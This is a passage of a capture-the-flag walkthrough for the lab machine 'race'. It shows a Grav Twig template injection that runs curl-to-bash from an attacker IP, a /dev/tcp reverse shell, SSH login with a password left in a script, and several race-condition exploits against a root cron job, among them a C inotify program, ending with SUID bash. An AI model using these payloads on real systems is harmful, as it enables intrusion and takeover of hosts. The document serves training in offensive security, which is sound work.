


Insert the following Payload:

{% set arr = {'1':'system', '2':'foo'} %}
{{ var_dump(grav.twig.twig_vars['config'].set('system.twig.safe_functions', arr)) }}
{{ system('curl 10.8.4.253/rshell | bash') }}
Our Bash reverse shell:
$ cat rshell
#!/bin/bash
/bin/sh -i >& /dev/tcp/10.8.4.253/443 0>&1
Start a local web server:
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
Start our penelope listener:
$ penelope 443 -i tun0
[+] Listening for reverse shells on 10.8.4.253:443
➤  🏠 Main Menu (m) 💀 Payloads (p) 🔄 Clear (Ctrl-L) 🚫 Quit (q/Ctrl-C)
Then call ou new site page.
Just need to click on the EYE icon to Preview the render:

We got our shell as www-data:
[+] Got reverse shell from race.vl~10.10.71.166 😍️ Assigned SessionID <1>
[+] Attempting to upgrade shell to PTY...
[+] Shell upgraded successfully using /usr/bin/python3! 💪
[+] Interacting with session [1], Shell Type: PTY, Menu key: F12
[+] Logging to /home/user/.penelope/race.vl~10.10.71.166/race.vl~10.10.71.166.log 📜
───────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────
www-data@race:/var/www/html/racers$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
Escalate to Max (Race_User)
Check the other users present:
www-data@race:/var/www/html/racers$ cat /etc/passwd | grep sh$
root:x:0:0:root:/root:/bin/bash
patrick:x:1000:1000:Patrick:/home/patrick:/bin/bash
max:x:1001:1001::/home/max:/bin/bash

www-data@race:/var/www/html/racers$ ls /home
max  patrick
Found
maxandpatrick
Quick enumeration and found the user flag under the home folder of Max:
www-data@race:/home/max$ ls -la
total 36
drwxr-xr-x 5 max  max  4096 Dec  9  2023 .
drwxr-xr-x 4 root root 4096 Dec  3  2023 ..
lrwxrwxrwx 1 root root    9 Dec  3  2023 .bash_history -> /dev/null
-rw-r--r-- 1 max  max   220 Jan  6  2022 .bash_logout
-rw-r--r-- 1 max  max  3771 Jan  6  2022 .bashrc
drwx------ 2 max  max  4096 Dec  3  2023 .cache
drwxrwxr-x 3 max  max  4096 Dec  9  2023 .local
-rw-r--r-- 1 max  max   807 Jan  6  2022 .profile
drwxrwxr-x 2 max  max  4096 Dec  4  2023 bin
lrwxrwxrwx 1 max  max    29 Dec  9  2023 race-scripts -> /usr/local/share/race-scripts
-rw------- 1 max  max    37 Dec  9  2023 user.txt
Found also an interesting folder with symbolink link, let’s dig into:
www-data@race:/home/max$ cd race-scripts
www-data@race:/home/max/race-scripts$ ls -la
total 16
drwxrwsr-x 3 root racers 4096 Dec  9  2023 .
drwxr-xr-x 6 root root   4096 Dec  4  2023 ..
drwxr-sr-x 2 root racers 4096 Dec  9  2023 backup
-rwxr-xr-x 1 root root    361 Dec  5  2023 offsite-backup.sh
www-data@race:/home/max/race-scripts$ cat offsite-backup.sh
#!/usr/bin/bash

OFFSITE_HOST="offsite-backup.race.vl"
SOURCE_DIR="/var/www/html/racers/backup/"
# Disabled USER/PASS for security reasons. Will be provided via environment from cron.
# OFFSITE_USER="max"
# OFFSITE_PASS="ruxai0GaemaS1Rah"
/usr/bin/curl --insecure --connect-timeout 60 -u $OFFSITE_USER:$OFFSITE_PASS -T $SOURCE_DIR sftp://$OFFSITE_HOST/backups/
Found
max:ruxai0GaemaS1Rah
Then we can login via SSH to have better shell:
$ sshpass -p 'ruxai0GaemaS1Rah' ssh -o 'StrictHostKeyChecking=accept-new' -o 'StrictHostKeyChecking=no' max@race.vl
Warning: Permanently added 'race.vl' (ED25519) to the list of known hosts.
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-89-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Mon Feb 24 07:41:58 AM UTC 2025

  System load:  0.0               Processes:             124
  Usage of /:   52.2% of 9.75GB   Users logged in:       0
  Memory usage: 14%               IPv4 address for ens5: 10.10.71.166
  Swap usage:   0%

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

max@race:~$
Grab the Race_User flag:
max@race:~$ cat user.txt
VL{fe67820c81c0cb1424ebbe1c6ff3f792}
Privilege escalation - TOCTOU Race Condition vulnerability (Race_Root)
Check the processes:
max@race:~$ ps -aufx
USER         PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
...
root         592  0.0  0.1   6892  2868 ?        Ss   03:56   0:00 /usr/sbin/cron -f -P
root        5278  0.0  0.2  10340  4012 ?        S    07:45   0:00  \_ /usr/sbin/CRON -f -P
root        5279  0.0  0.0   2888   976 ?        Ss   07:45   0:00      \_ /bin/sh -c /usr/local/bin/secure-cron-runner.sh >/dev/null 2>/dev/null
root        5280  0.0  0.1   7368  3444 ?        S    07:45   0:00          \_ /usr/bin/bash /usr/local/bin/secure-cron-runner.sh
root        5284  0.0  0.1   7368  3560 ?        S    07:45   0:00              \_ /usr/bin/bash /usr/local/share/race-scripts/offsite-backup.sh
root        5285  0.0  0.4  96100  8836 ?        S    07:45   0:00                  \_ /usr/bin/curl --insecure --connect-timeout 60 -u backup:Wedo
...
Found an interesting script
/usr/local/bin/secure-cron-runner.shexecuted as root by a cron job
Review it:
max@race:~$ cat /usr/local/bin/secure-cron-runner.sh
#!/usr/bin/bash

## If scripts need environment variables put them into below file
## so that no one can see them.
. /root/conf/secure-cron-runner.env

declare -a scripts
declare -a sigs

## 0 = offsite-backup by max
scripts[0]="/usr/local/share/race-scripts/offsite-backup.sh"
sigs[0]="d15804b944b40ca8540d37ed6bd80906"
## add other scripts below
# scripts[1]="<path-to-script>"
# sigs[1]="<md5sum>"
# scripts[2]="<path-to-script>"
# sigs[2]="<md5sum>"

elems=${#scripts[@]}

for (( j=0; j<${elems}; j++ )) ; do
  sig=$(/usr/bin/md5sum ${scripts[$j]} | awk '{print $1}')
  if [[ "x$sig" == "x${sigs[$j]}" ]] ; then
    # echo "Script is safe. Running it." >> /var/log/secure-cron-runner.log
    ${scripts[$j]}
  else
    # echo "Script is not safe. Skipping it. Please contact patrick to update signature." >> /var/log/secure-cron-runner.log
    :
  fi
done
The script basically is executing
offsite-backup.sh, but first checks if the script has been tampered by comparing the md5 hash with the hardcoded one.
We can see that the md5sum will be checked of the offsite-backup.sh script and if it is correct the script get executed.
This is also know as a TOCTOU (Time-of-check Time-of-use) Race Condition vulnerability:
- https://ctf-wiki.mahaloz.re/pwn/linux/race-condition/introduction/
- https://github.com/davidenetti/TOCTOU_Vulnerability
The idea is to let the md5 check pass and then change the script before it get executed
We can’t change the script itself as it is owned by root, but the folder has the guid bit set, which means we can delete and create files in this folder (as we are member of the racers group):
max@race:~$ ls -la /usr/local/share/race-scripts/
total 16
drwxrwsr-x 3 root racers 4096 Dec  9  2023 .
drwxr-xr-x 6 root root   4096 Dec  4  2023 ..
drwxr-sr-x 2 root racers 4096 Dec  9  2023 backup
-rwxr-xr-x 1 root root    361 Dec  5  2023 offsite-backup.sh

max@race:~$ id
uid=1001(max) gid=1001(max) groups=1001(max),1002(racers)
There are different possibility to win the race.
Way 1
The more reliable and intended solution (by jkr) is to block the md5sum tool until someting get written to the file and use this hang to exchange the file:
mv offsite-backup.sh backuped-script ; mknod offsite-backup.sh p
# wait for md5sum hanging in ps
mv offsite-backup.sh goaway
cp bam.sh offsite-backup.sh
cat backuped-script >> goaway
Way 2
We can’t scribble on offsite-backup.sh directly due to its root ownership, but the racers group has been granted writing rights to the directory, so let’s remove and replace the script:
max@race:/usr/local/share/race-scripts$ rm offsite-backup.sh
rm: remove write-protected regular file 'offsite-backup.sh'? y
max@race:/usr/local/share/race-scripts$ cp backup/offsite-backup.sh .
max@race:/usr/local/share/race-scripts$ ls -la
total 20
drwxrwsr-x 3 root racers 4096 Feb 24 08:15 .
drwxr-xr-x 6 root root   4096 Dec  4  2023 ..
drwxr-sr-x 2 root racers 4096 Dec  9  2023 backup
-rwxr-xr-x 1 max  racers  361 Feb 24 08:15 offsite-backup.sh
We create a simple reverse shell named offsite-backup2.sh in /usr/local/share/race-scripts/:
#!/bin/bash
/bin/sh -i >& /dev/tcp/10.8.4.253/443 0>&1
Start a local web server:
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
Start a penelope listener:
$ penelope 443 -i tun0
[+] Listening for reverse shells on 10.8.4.253:443
➤  🏠 Main Menu (m) 💀 Payloads (p) 🔄 Clear (Ctrl-L) 🚫 Quit (q/Ctrl-C)
Then create a bash script /tmp/race.sh then let’s exploit and got our shell after few times (cronjob effect) then grab the root flag Race_Root:
#!/usr/bin/bash
while [$true == $true]; do
        cp /usr/local/share/race-scripts/backup/offsite-backup.sh /usr/local/share/race-scripts/offsite-backup.sh
        cp /usr/local/share/race-scripts/offsite-backup2.sh /usr/local/share/race-scripts/offsite-backup.sh
        chmod 777 /usr/local/share/race-scripts/offsite-backup.sh
done
max@race:/usr/local/share/race-scripts$ chmod +x /tmp/race.sh
max@race:/usr/local/share/race-scripts$ chmod +x offsite-backup2.sh
max@race:/usr/local/share/race-scripts$ /tmp/race.sh
$ penelope 443 -i tun0
[+] Listening for reverse shells on 10.8.4.253:443
➤  🏠 Main Menu (m) 💀 Payloads (p) 🔄 Clear (Ctrl-L) 🚫 Quit (q/Ctrl-C)
[+] Got reverse shell from race.vl~10.10.71.166 😍️ Assigned SessionID <1>
[+] Attempting to upgrade shell to PTY...
[+] Shell upgraded successfully using /usr/bin/python3! 💪
[+] Interacting with session [1], Shell Type: PTY, Menu key: F12
[+] Logging to /home/user/.penelope/race.vl~10.10.71.166/race.vl~10.10.71.166.log 📜
───────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────
root@race:~# cat /root/root.txt
VL{aa2ae031a5567ae052be8872bba4dbda}
Way 3
The start is the same than Way 2 but the final bash script is different and named /tmp/race2.sh:
#!/bin/bash

current_pid=$(ps aux | grep CRON | grep -v grep | awk '{print $2}')
echo "Current pid is $current_pid"

while true; do
    if ps aux | grep 'CRON' | grep -v $current_pid | grep -v 'grep'; then
        echo "cp /bin/bash /tmp/pwn" >> /usr/local/share/race-scripts/offsite-backup.sh
        echo "chmod u+s /tmp/pwn" >> /usr/local/share/race-scripts/offsite-backup.sh
        echo "DONE!"
        break;
    fi
done
This bash script checks if the cron job is starting, and quickly add some code to the script to create a SUID Bash (sometimes needed to launch it 2 times).
max@race:/usr/local/share/race-scripts$ chmod +x /tmp/race2.sh
max@race:/usr/local/share/race-scripts$ /tmp/race2.sh
Current pid is 327554
root      345048  0.0  0.2  10340  4012 ?        S    08:29   0:00 /usr/sbin/CRON -f -P
DONE!

max@race:/usr/local/share/race-scripts$ ls -la /tmp/pwn
-rwsr-xr-x 1 root root 1396520 Feb 24 08:29 /tmp/pwn
max@race:/usr/local/share/race-scripts$ /tmp/pwn -p

pwn-5.1# cat /root/root.txt
VL{aa2ae031a5567ae052be8872bba4dbda}
Way 4
With C code (kozmer) to obtain a SUID /bin/bash:
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <sys/inotify.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <fcntl.h>
#include <string.h>
#include <errno.h>

#define BACKUP_SCRIPT_PATH "/home/max/race-scripts/offsite-backup.sh"
#define ORIGINAL_SCRIPT_PATH "/home/max/race-scripts/backup"
#define EXPLOIT_SCRIPT "#!/bin/bash\nchmod u+s /bin/bash\n"

#define EVENT_SIZE  ( sizeof (struct inotify_event) )
#define BUF_LEN     ( 1024 * ( EVENT_SIZE + 16 ) )

void swap_file_contents(const char *path, const char *new_contents) {
    FILE *fp = fopen(path, "w");
    if (fp == NULL) {
        perror("fopen");
        return;
    }
    fputs(new_contents, fp);
    fclose(fp);
    printf("swapped file contents to exploit\n");
}

void restore_original_script(const char *path, const char *original_path) {
    char buffer[1024];
    FILE *source = fopen(original_path, "r");
    FILE *destination = fopen(path, "w");

    if (source == NULL || destination == NULL) {
        perror("file operation");
        if (source) fclose(source);
        if (destination) fclose(destination);
        return;
    }

    while (fgets(buffer, sizeof(buffer), source) != NULL) {
        fputs(buffer, destination);
    }

    fclose(source);
    fclose(destination);
    printf("restored original script contents\n");
}

int is_suid_set(const char *path) {
    struct stat st;
    if (stat(path, &st) == -1) {
        perror("stat");
        return -1;
    }
    return (st.st_mode & S_ISUID) != 0;
}

int main() {
    int inotify_fd, watch_descriptor;
    char buffer[BUF_LEN];

    inotify_fd = inotify_init();
    if (inotify_fd == -1) {
        perror("inotify_init");
        return EXIT_FAILURE;
    }

    watch_descriptor = inotify_add_watch(inotify_fd, BACKUP_SCRIPT_PATH, IN_CLOSE_NOWRITE);
    if (watch_descriptor == -1) {
        perror("inotify_add_watch");
        close(inotify_fd);
        return EXIT_FAILURE;
    }

    while (1) {
        int length = read(inotify_fd, buffer, BUF_LEN);
        if (length < 0) {
            perror("read");
            break;
        }

        printf("detected file close event on %s\n", BACKUP_SCRIPT_PATH);
        swap_file_contents(BACKUP_SCRIPT_PATH, EXPLOIT_SCRIPT);

        sleep(1);

        if (is_suid_set("/bin/bash")) {
            printf("/bin/bash is now SUID\n");
            break;
        }

        printf("SUID bit not set, restoring original script contents\n");
        restore_original_script(BACKUP_SCRIPT_PATH, ORIGINAL_SCRIPT_PATH);
    }

    inotify_rm_watch(inotify_fd, watch_descriptor);
    close(inotify_fd);

    return EXIT_SUCCESS;
}
Extra
Challenge solved! Use this link to share it: https://api.vulnlab.com/api/v1/share?id=b8fa8d16-8fa5-4c53-bce7-da06e741ab00